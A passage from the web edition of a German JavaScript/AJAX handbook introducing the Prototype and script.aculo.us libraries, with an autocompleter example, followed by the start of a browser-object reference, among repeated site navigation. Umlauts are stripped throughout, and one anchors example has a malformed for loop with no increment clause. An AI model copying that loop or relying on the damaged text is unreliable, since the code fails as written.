Sie bergeben eine beliebige Anzahl von IDs an die Funktion und erhalten Referenzen auf die entsprechenden HTML-Objekte zurck. Der Aufruf `$("XYZ")` entspricht also `document.getElementById("XYZ")`. Also ist das Ganze an sich nichts Besonderes, aber es ist einfach eine enorme Zeitersparnis. Die Methode `getElementById()` wird in DOM-Anwendungen so hufig aufgerufen, dass eine solche Abkrzung wirklich praktisch ist. Und viel besser noch: Da kaum bekannt ist, dass das Dollarzeichen in Funktions- und sogar Variablennamen in JavaScript erlaubt ist, haben auch modernere JavaScript-Anwendungen in der Regel keine Funktion, die `$()` heit.

Davon abgesehen bietet Prototype einige nette Features, die bei der tglichen Arbeit mit JavaScript viel Zeit sparen knnen. Einige eingebaute Objekte werden erweitert, beispielsweise erhalten Strings einige neue Methoden. Sehr wichtig – vor allem in Zusammenhang mit XSS (siehe Kapitel 30) – ist die Methode `escapeHTML()`, die HTML-Sonderzeichen entfernt. Hier schlgt Prototype einen interessanten Weg ein: Es wird ein Textelement erzeugt, dessen Text der von HTML-Sonderzeichen zu befreiende String ist. Am Ende liefert die Eigenschaft `innerHTML` des ueren Elements den HTML-kodierten String zurck:

```
var div = document.createElement('div');
var text = document.createTextNode(this);
div.appendChild(text);
return div.innerHTML;
```

Sehr praktisch sind auch die Erweiterungen fr Arrays. Hier eine Auswahl der neuen Methoden, die – dank Prototype – jedes JavaScript-Array besitzt:

- `first()` – liefert das erste Element.
- `last()` – liefert das letzte Element.
- `compact()` – liefert alle nicht-leeren Elemente.
- `flatten()` – wandelt ein mehrdimensionales Array in ein eindimensionales um.
- `indexOf()` – liefert die Position eines bestimmten Elements im Array.

Fr AJAX-Anwendungen liefert Prototype gleich eine gesamte Objekthierarchie. Unter anderem gibt es die Klasse `Ajax.Request`, `Ajax.Updater` und `Ajax.PeriodicalUpdater`. Und obwohl AJAX, wie Kapitel 18 zu beweisen versuchte, keine komplizierte Wissenschaft ist, kann die Prototype-Implementierung doch ein wenig (Programmier-) Schwei vermeiden.

Prototype bietet so praktische JavaScript-Erweiterungen, dass viele Projekte darauf aufsetzen und deswegen die Bibliothek gleich mitliefern. Am bekanntesten ist wohl das zurzeit sehr populre Web-Framework Ruby on Rails (**http://www.rubyonrails.com/**), in das Prototype integriert ist. Auerdem gibt es eine Reihe von Projekten, die auf Prototype aufbauen, beispielsweise die Bibliothek im nchsten Abschnitt.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 33 JavaScript-Bibliotheken**
  - **33.1 Prototype**
  - **33.2 script.aculo.us**
  - **33.3 Weitere Bibliotheken**

23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

top

33.2 script.aculo.us

Unter **http://script.aculo.us/** finden Sie die gleichnamige Bibliothek. Sie wird hufig auch als **scriptaculous** bezeichnet. Die Punkte sind nur ein Gag, um daraus eine URL zu machen, denn **.us** ist eine – wenn auch recht selten verwendete – Top Level Domain.

Scriptaculous setzt auf Prototype auf. In der Tat mssen Sie, um die Bibliothek einzusetzen, zunchst Prototype laden (im Lieferumfang mit dabei) und dann scriptaculous:

```
<script type="text/javascript" src="prototype.js"></script>
<script type="text/javascript" src="scriptaculous.js">
</script>
```

Zu scriptaculous gehren auch noch einige weitere JavaScript-Dateien:

- **builder.js**
- **controls.js**
- **dragdrop.js**
- **effects.js**
- **slider.js**

Diese werden aber automatisch von scriptaculous geladen, und zwar ganz brutal mit `document.write()`:

```
document.write('<script type="text/javascript" src="'+libraryName+'"></script>');
```

Natrlich knnte man die JavaScript-Datei auch per DOM laden (`<script>`-Element erzeugen, `src`-Attribut setzen, dem DOM-Baum hinzufgen), doch Safari 2.0 kann das nicht. Auch hier sehen Sie wieder, dass so eine quelloffene Bibliothek das Scheitern vieler Programmierer aggregiert und Lsungen dafr anbietet.



Hier klicken, um das Bild zu Vergrern

Abbildung 33.2 Die Homepage von script.aculo.us

Ein kleines Beispiel soll gezeigt werden, ein Effekt, der grob an Google Suggest erinnert und der bereits in Kapitel 21 bei den AJAX-Frameworks gezeigt worden ist: Nachdem ein paar Zeichen in ein Textfeld eingetippt worden sind, wird eine Art Autovervollstndigungsliste angezeigt.

Normalerweise wird das mit einer serverseitigen Technologie gelst; hier jedoch beschrnken wir uns auf rein clientseitige Technologien (natrlich ist eine Ausweitung auf Servertechnologien problemlos mglich). Zunchst mssen die entsprechenden Bibliotheken geladen werden; passen Sie die Pfade gegebenenfalls an Ihr System an:

```
<script src="scriptaculous-js-1.6.1/lib/prototype.js" type="text/javascript"></script>
<script src="scriptaculous-js-1.6.1/src/scriptaculous.js" type="text/javascript"></script>
```

Dann bentigen Sie ein Textfeld; vergeben Sie eine ID (wichtig fr spter)!

```
<input id="ac1" type="text" style="width:150px;" />
```

Im nchsten Schritt erstellen Sie das Element, in dem die Ergebnisse vom Server angezeigt werden sollen; ein `<div>`-Element, das dieselbe Breite hat wie das Textfeld (`width:150px`), relativ

darunter positioniert ist (`position:relative`) und anfangs unsichtbar ist (`display:none`), ist perfekt dafr geeignet:

```
<div id="Autocompleter1" style="display:none;width:150px;border:2px solid black;
background-color:white;position:relative;"></div>
```

Jetzt mssen Sie beide Komponenten, Textfeld und Ausgabe-`<div>`-Element zusammenbringen. Dazu erzeugen Sie die Klasse `Ajax.Autocom-pleter` und geben die beteiligten IDs als Parameter an:

```
<script type="text/javascript">
new Ajax.Autocompleter("ac1", "Autocompleter1", "autocompleter_result.html");
</script>
```

Sie ahnen sicherlich, wozu der dritte Parameter gut ist: Hier geben Sie das Skript an, das im Hintergrund aufgerufen werden soll. In diesem Fall ist es nicht einmal ein serverseitiges Skript, sondern nur eine statische HTML-Seite. Diese muss eine `<ul>`-Aufzhlungsliste zurckgeben; per CSS knnen Sie dann natrlich die Daten dort sehr flexibel darstellen. Unsere Datei **autocompleter_result.html** enthlt zu Testzwecken eine sehr simple, fixe Liste:

```
<ul>
   <li>eins</li>
   <li>zwei</li>
   <li>drei</li>
</ul>
```

In der ursprnglichen Datei (**autocompleter.html**) knnen Sie abschlieend noch die CSS-Klasse `selected` definieren. Diese CSS-Klasse wird angewandt, wenn eines der Elemente in der dynamisch eingeblendeten Autocompleter-Liste ausgewhlt wird:

```
<style type="text/css">
   .selected {background-color: gray;}
</style>
```

Hier noch einmal der komplette Code fr die HTML-Seite auf scriptaculous-Basis:

```
<html>
```

```
<head>
<title>script.aculo.us</title>
<script src="scriptaculous-js-1.6.1/lib/prototype.js" type="text/javascript"></script>
<script src="scriptaculous-js-1.6.1/src/scriptaculous.js" type="text/javascript"></script>
<style type="text/css">
   .selected {background-color: gray;}
</style>
</head>
<body>
<input id="ac1" type="text" style="width:150px;" />
<div id="Autocompleter1" style="display:none;width:150px;border:2px solid black;
background-color:white;position:relative;"></div>
<script type="text/javascript">
new Ajax.Autocompleter("ac1", "Autocompleter1", "autocompleter_result.html");
</script>
</body>
</html>
```


Abbildung 33.3 zeigt das Ergebnis: Wenn Sie ein paar Zeichen in das Textfeld tippen, erscheint die Liste.



Hier klicken, um das Bild zu Vergrern

Abbildung 33.3 Der Autocompleter von script.aculo.us

Wenn Sie den HTTP-Verkehr des Browsers beobachten (etwa mit der Mozilla-Erweiterung LiveHTTPHeaders, wie in Abbildung 33.4 zu sehen), sehen Sie, dass die Eingabe im Textfeld im POST-Request mit bergeben wird. Sie knnen diese Eingabe also serverseitig abfangen und dementsprechend auf dem Server darauf reagieren.



Hier klicken, um das Bild zu Vergrern

Abbildung 33.4 Die vom Autocompleter von script.aculo.us erzeugte HTTP-Anfrage

Scriptaculous bietet natrlich noch eine Menge mehr, unter anderem praktische Animationen und beeindruckende (und wirklich browser- unabhngige) Drag&Drop-Effekte. Im Wiki unter **http://wiki.script. aculo.us/scriptaculous/** finden Sie zustzliche Dokumentation zu der Bibliothek, Demos und vieles mehr.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 33 JavaScript-Bibliotheken**
  - **33.1 Prototype**
  - **33.2 script.aculo.us**
  - **33.3 Weitere Bibliotheken**

top

33.3 Weitere Bibliotheken

Eine Suche nach JavaScript library bei einer beliebigen Suchmaschine fhrt zu einer riesigen Zahl von Ergebnissen, und es ist wirklich schwierig, die Spreu vom Weizen zu trennen. Viele der Projekte sind beispielsweise bei SourceForge (**http://sourceforge.net/**) gehostet; Sie sehen dort auch, wie aktiv ein Projekt ist und wann die letzte Version verffentlicht worden ist. Es gibt zu viele Karteileichen im Web, und ein aktiv gepflegtes Projekt ist ein Muss.

Besonders interessant ist das Open-Source-Framework Rico, das unter **http://openrico.org/** erhltlich ist. Es basiert auch auf Prototype und ist sehr komponentenbasiert, in etwa vergleichbar mit dem

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

Dojo Toolkit (siehe Kapitel 21). Sie knnen also vorgefertigte Steuerelemente verwenden und die dort gekapselten Features einsetzen. Rico nutzt AJAX sehr intensiv, denn gerade dort macht ein Komponenten-Ansatz viel Sinn, wie es beispielsweise auch die diversen AJAX-Frameworks vormachen.

Prinzipiell bleibt festzuhalten, dass Bibliotheken die Arbeit mit JavaScript sehr erleichtern knnen. Allerdings erfordern sie am Anfang einen groen Lernaufwand; die Dokumentation dazu ist nur allzu oft sehr unvollstndig. Auch sind die qualitativen Unterschiede zwischen den Bibliotheken hufig gravierend, und einst erfolgreiche und gute Projekte werden irgendwann nicht mehr gepflegt, die Browser jedoch entwickeln sich weiter. Sptestens dann ist es Zeit, eine andere Bibliothek einzusetzen oder (noch besser) sich selbst bei der Weiterentwicklung zu engagieren.

<<zurck <top> vor>>

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- Kapitel 34 Referenz
  - 34.1 Das Anchor-Objekt
    - 34.1.1 Allgemeines
    - 34.1.2 Eigenschaften
  - 34.2 Das Array-Objekt
    - 34.2.1 Allgemeines
    - 34.2.2 Methoden
    - 34.2.3 Eigenschaften
  - 34.3 Das Button-Objekt
    - 34.3.1 Allgemeines
    - 34.3.2 Event-Handler
    - 34.3.3 Methoden
    - 34.3.4 Eigenschaften
  - 34.4 Das Checkbox-Objekt
    - 34.4.1 Allgemeines
    - 34.4.2 Event-Handler
    - 34.4.3 Methoden
    - 34.4.4 Eigenschaften

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

- **34.5 Das Date-Objekt**
  - **34.5.1 Allgemeines**
  - **34.5.2 Methoden**
- **34.6 Das document-Objekt**
  - **34.6.1 Allgemeines**
  - **34.6.2 Event-Handler**
  - **34.6.3 Methoden**
  - **34.6.4 Eigenschaften**
- **34.7 Das Event-Objekt**
  - **34.7.1 Netscape-Eigenschaften**
  - **34.7.2 Internet Explorer-Eigenschaften**
- **34.8 Das FileUpload-Objekt**
  - **34.8.1 Allgemeines**
  - **34.8.2 Event-Handler**
  - **34.8.3 Methoden**
  - **34.8.4 Eigenschaften**
- **34.9 Das Form-Objekt**
  - **34.9.1 Allgemeines**
  - **34.9.2 Event-Handler**
  - **34.9.3 Methoden**
  - **34.9.4 Eigenschaften**
- **34.10 Das Frame-Objekt**
- **34.11 Das Hidden-Objekt**
  - **34.11.1 Allgemeines**
  - **34.11.2 Eigenschaften**

- 34.12 Das History-Objekt
  - 34.12.1 Allgemeines
  - 34.12.2 Methoden
  - 34.12.3 Eigenschaften
- 34.13 Das Image-Objekt
  - 34.13.1 Allgemeines
  - 34.13.2 Event-Handler
  - 34.13.3 Eigenschaften
- 34.14 Das Layer-Objekt
  - 34.14.1 Allgemeines
  - 34.14.2 Event-Handler
  - 34.14.3 Methoden
  - 34.14.4 Eigenschaften
- 34.15 Das Link-Objekt
  - 34.15.1 Allgemeines
  - 34.15.2 Event-Handler
  - 34.15.3 Eigenschaften
- 34.16 Das Location-Objekt
  - 34.16.1 Methoden
  - 34.16.2 Eigenschaften
- 34.17 Das Math-Objekt
  - 34.17.1 Methoden
  - 34.17.2 Eigenschaften
- 34.18 Das MimeType-Objekt
  - 34.18.1 Eigenschaften

- 34.19 Das Navigator-Objekt
  - 34.19.1 Methoden
  - 34.19.2 Eigenschaften
- 34.20 Das Number-Objekt
  - 34.20.1 Allgemeines
  - 34.20.2 Eigenschaften
- 34.21 Das Object-Objekt
  - 34.21.1 Allgemeines
  - 34.21.2 Methoden
  - 34.21.3 Eigenschaften
- 34.22 Das Option-Objekt
  - 34.22.1 Allgemeines
  - 34.22.2 Eigenschaften
- 34.23 Das Password-Objekt
  - 34.23.1 Allgemeines
  - 34.23.2 Event-Handler
  - 34.23.3 Methoden
  - 34.23.4 Eigenschaften
- 34.24 Das Plugin-Objekt
  - 34.24.1 Eigenschaften
- 34.25 Das Radio-Objekt
  - 34.25.1 Allgemeines
  - 34.25.2 Event-Handler
  - 34.25.3 Methoden
  - 34.25.4 Eigenschaften

- 34.26 Das RegExp-Objekt
  - 34.26.1 Allgemeines
  - 34.26.2 Eigenschaften
  - 34.26.3 Methoden
- 34.27 Das Reset-Objekt
  - 34.27.1 Allgemeines
  - 34.27.2 Event-Handler
  - 34.27.3 Methoden
  - 34.27.4 Eigenschaften
- 34.28 Das Screen-Objekt
  - 34.28.1 Eigenschaften
- 34.29 Das Select-Objekt
  - 34.29.1 Allgemeines
  - 34.29.2 Event-Handler
  - 34.29.3 Methoden
  - 34.29.4 Eigenschaften
- 34.30 Das String-Objekt
  - 34.30.1 Allgemeines
  - 34.30.2 Methoden
  - 34.30.3 Eigenschaften
- 34.31 Das Submit-Objekt
  - 34.31.1 Allgemeines
  - 34.31.2 Event-Handler
  - 34.31.3 Methoden
  - 34.31.4 Eigenschaften

- 34.32 Das Text-Objekt
  - 34.32.1 Allgemeines
  - 34.32.2 Event-Handler
  - 34.32.3 Methoden
  - 34.32.4 Eigenschaften
- 34.33 Das Textarea-Objekt
  - 34.33.1 Allgemeines
  - 34.33.2 Event-Handler
  - 34.33.3 Methoden
  - 34.33.4 Eigenschaften
- 34.34 Das Window-Objekt
  - 34.34.1 Allgemeines
  - 34.34.2 Event-Handler
  - 34.34.3 Methoden
  - 34.34.4 Eigenschaften
- 34.35 Das XMLHttpRequest-Objekt
  - 34.35.1 Allgemeines
  - 34.35.2 Methoden
  - 34.35.3 Eigenschaften
- 34.36 Top-Level-Eigenschaften und -Methoden
  - 34.36.1 Methoden
  - 34.36.2 Eigenschaften

Kein Buch ist so schlecht, dass es nicht auch irgendwie ntzlich sein knnte. – Plinius Junior

Kapitel 34 Referenz

In diesem abschlieenden Referenzkapitel werden nur die wichtigsten Browser betrachtet. Sofern nichts anderes angegeben ist, werden die vorgestellten Methoden und Funktionen von Opera, Konqueror und Safari untersttzt. Ausnahmen sind herstellerspezifische, proprietre Erweiterungen (nur Internet Explorer/nur Mozilla) wie `document. all` (nur in alten Opera-Versionen untersttzt) und `document. layers`.

Jedes Objekt kennt die Methode `toString()`, die eine Zeichenkettenreprsentation des Objekts wiedergibt. So wird beispielsweise ein wahrer boolescher Wert in `"true"` umgewandelt.

Die folgende Tabelle fhrt auf, welche Browser welche JavaScript-Versionen untersttzen.

Tabelle 34.1 JavaScript-Versionen und die jeweiligen Browser

JavaScript-Version	ab ...	ab ...
1.0	Netscape Navigator 2	Internet Explorer 3
1.1	Netscape Navigator 3	Internet Explorer 4
1.2	Netscape Navigator 4	Internet Explorer 4 (in Teilen), Internet Explorer 5 (fast vollstndig)
1.3	Netscape Navigator 4.06	Internet Explorer 5
1.5	Netscape 6/ Mozilla	/
1.6	Firefox 1.5	/
1.7	Firefox 2.0	/

Der Internet Explorer 5 hat nur wenige Methoden oder Eigenschaften des Netscape Navigator 4 bernommen; die meisten neuen Netscape-Funktionen, die im Internet Explorer 5 vorhanden sind, waren schon in Version 4 implementiert. In den Versionen 5.5, 6 und 7 wurde jedoch einiges hinzugefgt, was vorher fehlte.

Bei der Auflistung der Methoden wird nur dann eine Syntax angegeben, wenn die Methode Parameter akzeptiert. Eckige Klammern in der Parameterliste stehen fr optionale Werte.

Bei jedem Objekt ist anfangs angegeben, ab welcher JavaScript-Version es untersttzt wird. Bei den Methoden und Eigenschaften ist nur dann eine JavaScript-/Browserversion angegeben, wenn diese sich von der vorherigen unterscheidet.

Die folgende Tabelle enthlt die wichtigsten Event-Handler, die von JavaScript erkannt werden.

Tabelle 34.2 Event-Handler

Event-Handler	Beschreibung
`onabort`	Abbruch beim Laden (z.B. Grafik)
`onbeforeunload`	Verlassen des Dokuments oder beim Schlieen des Browserfensters; wird direkt vor `onunload` verarbeitet
`onblur`	Verlust des Fokus
`onclick`	Anklicken mit der Maus
`ondragdrop`	Drag&Drop-Operation
`onerror`	JavaScript-Fehler
`onfocus`	Erhalt des Fokus
`onkeydown`	Drcken einer Taste
`onkeypress`	Tastendruck
`onkeyup`	Loslassen einer Taste
`onload`	Vollstndiges Laden
`onmousedown`	Drcken einer Maustaste
`onmousemove`	Mausbewegung

onmouseout	Mauszeiger verlsst Objekt
onmouseover	Mauszeiger ber Objekt
onmouseup	Loslassen einer Maustaste
onreset	Formular wird zurckgesetzt
onresize	Fenstergre wird verndert
onselect	Element wird ausgewhlt
onsubmit	Formular wird abgeschickt
onunload	Dokument wird entladen (neues Dokument wird geladen, Fenster geschlossen)



34.1 Das Anchor-Objekt ▼

JS 1.0

Ab JavaScript 1.0

Das `Anchor`-Objekt, eine Eigenschaft des `document`-Objekts, ist ein Array, das alle Textmarken innerhalb eines Dokuments enthlt.



34.1.1 Allgemeines ▼▲

Syntax
HTML-Tag: `<a name="Name">`
Beispiel
Mit folgendem Beispielcode werden alle Linkziele im Dokument ausgegeben: `<html> <head> <script type="text/javascript"><!-- function zeige_links (){ var text = ""; for (var i=0; i<document. anchors.length) { text += i + ": " + document. anchors[i] + "\n"; } alert(text); } //--></script> </head> <body onload="zeige_links();"> ... </body> </html>`



34.1.2 Eigenschaften

name

JS 1.2

Erklrung
`name`-Attribut der Textmarke; ab JavaScript 1.2; nur Schreibzugriff.

text

JS 1.2

Erklrung
Text der Textmarke; ab JavaScript 1.2; nur Schreibzugriff.

x

JS 1.2

Erklrung
x-Koordinate der linken oberen Ecke der Textmarke; ab JavaScript 1.2; nur Schreibzugriff.

y

JS 1.2

Erklrung
y-Koordinate der linken oberen Ecke der Textmarke; ab JavaScript 1.2; nur Schreibzugriff.

Beispiel

Im folgenden Beispiel werden die Textmarken-Eigenschaften ausgegeben:

```
<html> <head> <script type="text/javascript"><!-- function zeige_eigenschaften(){ var text = ""; text += "name: " + document.anchors[0].name; text += "text: " + document.anchors[0].text; text += "x: " + document.anchors[0].x; text += "y: " + document.anchors[0].y; alert(text); } //--></ script> </head> <body onload="zeige_eigenschaften();"> <a name="Textmarke">Galileo Press</a> </ body> </html>
```

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- Kapitel 34 Referenz
  - 34.1 Das Anchor-Objekt
    - 34.1.1 Allgemeines
    - 34.1.2 Eigenschaften
  - 34.2 Das Array-Objekt
    - 34.2.1 Allgemeines
    - 34.2.2 Methoden
    - 34.2.3 Eigenschaften
  - 34.3 Das Button-Objekt
    - 34.3.1 Allgemeines
    - 34.3.2 Event-Handler
    - 34.3.3 Methoden
    - 34.3.4 Eigenschaften
  - 34.4 Das Checkbox-Objekt
    - 34.4.1 Allgemeines
    - 34.4.2 Event-Handler
    - 34.4.3 Methoden
    - 34.4.4 Eigenschaften

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

- **34.5 Das Date-Objekt**
  - **34.5.1 Allgemeines**
  - **34.5.2 Methoden**
- **34.6 Das document-Objekt**
  - **34.6.1 Allgemeines**
  - **34.6.2 Event-Handler**
  - **34.6.3 Methoden**
  - **34.6.4 Eigenschaften**
- **34.7 Das Event-Objekt**
  - **34.7.1 Netscape-Eigenschaften**
  - **34.7.2 Internet Explorer-Eigenschaften**
- **34.8 Das FileUpload-Objekt**
  - **34.8.1 Allgemeines**
  - **34.8.2 Event-Handler**
  - **34.8.3 Methoden**
  - **34.8.4 Eigenschaften**
- **34.9 Das Form-Objekt**
  - **34.9.1 Allgemeines**
  - **34.9.2 Event-Handler**
  - **34.9.3 Methoden**
  - **34.9.4 Eigenschaften**
- **34.10 Das Frame-Objekt**
- **34.11 Das Hidden-Objekt**
  - **34.11.1 Allgemeines**
  - **34.11.2 Eigenschaften**

- 34.12 Das History-Objekt
  - 34.12.1 Allgemeines
  - 34.12.2 Methoden
  - 34.12.3 Eigenschaften
- 34.13 Das Image-Objekt
  - 34.13.1 Allgemeines
  - 34.13.2 Event-Handler
  - 34.13.3 Eigenschaften
- 34.14 Das Layer-Objekt
  - 34.14.1 Allgemeines
  - 34.14.2 Event-Handler
  - 34.14.3 Methoden
  - 34.14.4 Eigenschaften
- 34.15 Das Link-Objekt
  - 34.15.1 Allgemeines
  - 34.15.2 Event-Handler
  - 34.15.3 Eigenschaften
- 34.16 Das Location-Objekt
  - 34.16.1 Methoden
  - 34.16.2 Eigenschaften
- 34.17 Das Math-Objekt
  - 34.17.1 Methoden
  - 34.17.2 Eigenschaften
- 34.18 Das MimeType-Objekt
  - 34.18.1 Eigenschaften

- 34.19 Das Navigator-Objekt
  - 34.19.1 Methoden
  - 34.19.2 Eigenschaften
- 34.20 Das Number-Objekt
  - 34.20.1 Allgemeines
  - 34.20.2 Eigenschaften
- 34.21 Das Object-Objekt
  - 34.21.1 Allgemeines
  - 34.21.2 Methoden
  - 34.21.3 Eigenschaften
- 34.22 Das Option-Objekt
  - 34.22.1 Allgemeines
  - 34.22.2 Eigenschaften
- 34.23 Das Password-Objekt
  - 34.23.1 Allgemeines
  - 34.23.2 Event-Handler
  - 34.23.3 Methoden
  - 34.23.4 Eigenschaften
- 34.24 Das Plugin-Objekt
  - 34.24.1 Eigenschaften
- 34.25 Das Radio-Objekt
  - 34.25.1 Allgemeines
  - 34.25.2 Event-Handler
  - 34.25.3 Methoden
  - 34.25.4 Eigenschaften

- 34.26 Das RegExp-Objekt
  - 34.26.1 Allgemeines
  - 34.26.2 Eigenschaften
  - 34.26.3 Methoden
- 34.27 Das Reset-Objekt
  - 34.27.1 Allgemeines
  - 34.27.2 Event-Handler
  - 34.27.3 Methoden
  - 34.27.4 Eigenschaften
- 34.28 Das Screen-Objekt
  - 34.28.1 Eigenschaften
- 34.29 Das Select-Objekt
  - 34.29.1 Allgemeines
  - 34.29.2 Event-Handler
  - 34.29.3 Methoden
  - 34.29.4 Eigenschaften
- 34.30 Das String-Objekt
  - 34.30.1 Allgemeines
  - 34.30.2 Methoden
  - 34.30.3 Eigenschaften
- 34.31 Das Submit-Objekt
  - 34.31.1 Allgemeines
  - 34.31.2 Event-Handler
  - 34.31.3 Methoden
  - 34.31.4 Eigenschaften

- 34.32 Das Text-Objekt
  - 34.32.1 Allgemeines
  - 34.32.2 Event-Handler
  - 34.32.3 Methoden
  - 34.32.4 Eigenschaften
- 34.33 Das Textarea-Objekt
  - 34.33.1 Allgemeines
  - 34.33.2 Event-Handler
  - 34.33.3 Methoden
  - 34.33.4 Eigenschaften
- 34.34 Das Window-Objekt
  - 34.34.1 Allgemeines
  - 34.34.2 Event-Handler
  - 34.34.3 Methoden
  - 34.34.4 Eigenschaften
- 34.35 Das XMLHttpRequest-Objekt
  - 34.35.1 Allgemeines
  - 34.35.2 Methoden
  - 34.35.3 Eigenschaften
- 34.36 Top-Level-Eigenschaften und -Methoden
  - 34.36.1 Methoden
  - 34.36.2 Eigenschaften

top

34.2 Das Array-Objekt ▼

JS 1.1

Ab JavaScript 1.1

In einem Array werden mehrere Daten abgespeichert und ber einen numerischen Index verwaltet.

top

34.2.1 Allgemeines ▼▲

Syntax
`new Array(); new Array(Gre); new Array(Element1, Element2, ..., ElementN);`

Parameter	Bedeutung
`Gre`	(anfngliche) Anzahl der Elemente im Array. Diese Methode funktioniert ab JavaScript 1.2 nicht mehr, dort wird jeder Parameter als Array-Element behandelt.
`Element1, Element2, ..., ElementN`	anfngliche Elemente im Array Auf die einzelnen Elemente des Arrays wird ber den entsprechenden Index (er beginnt bei 0) zugegriffen: `arrayname[3]` greift auf das vierte Element zu.

top

34.2.2 Methoden ▼▲

concat

Erklrung
Verbindet zwei oder mehr Arrays; ab JavaScript 1.2.
Syntax
`concat(Array1, Array2, ..., ArrayN)`

Parameter	Bedeutung
`Array1, Array2, ..., ArrayN`	ein oder mehrere Arrays Die Methode liefert ein neues Array zurck, das aus den Elementen des aufrufenden Arrays und den als Parameter bergebenen Arrays besteht.

Beispiel
`var arr1 = new Array(1, 2, 3); var conc = arr1.concat(new Array("4", "5", "6")); //conc enthlt nun die Elemente 1, 2, 3, "4", "5", "6")`

join

Erklrung
Wandelt die Array-Elemente in eine Zeichenkette um; der Separator kann als Parameter bergeben werden.
Syntax
`join(Separator)`

Parameter	Bedeutung
`Separator`	Trennzeichen

Beispiel
`var arr = new Array(1, 2, 3); var joinarr = arr.join("-"); //joinarr hat nun den Wert "1-2-3"`

pop

Erklrung
Das letzte Element des Arrays wird entfernt und zurckgegeben; ab JavaScript 1.2.
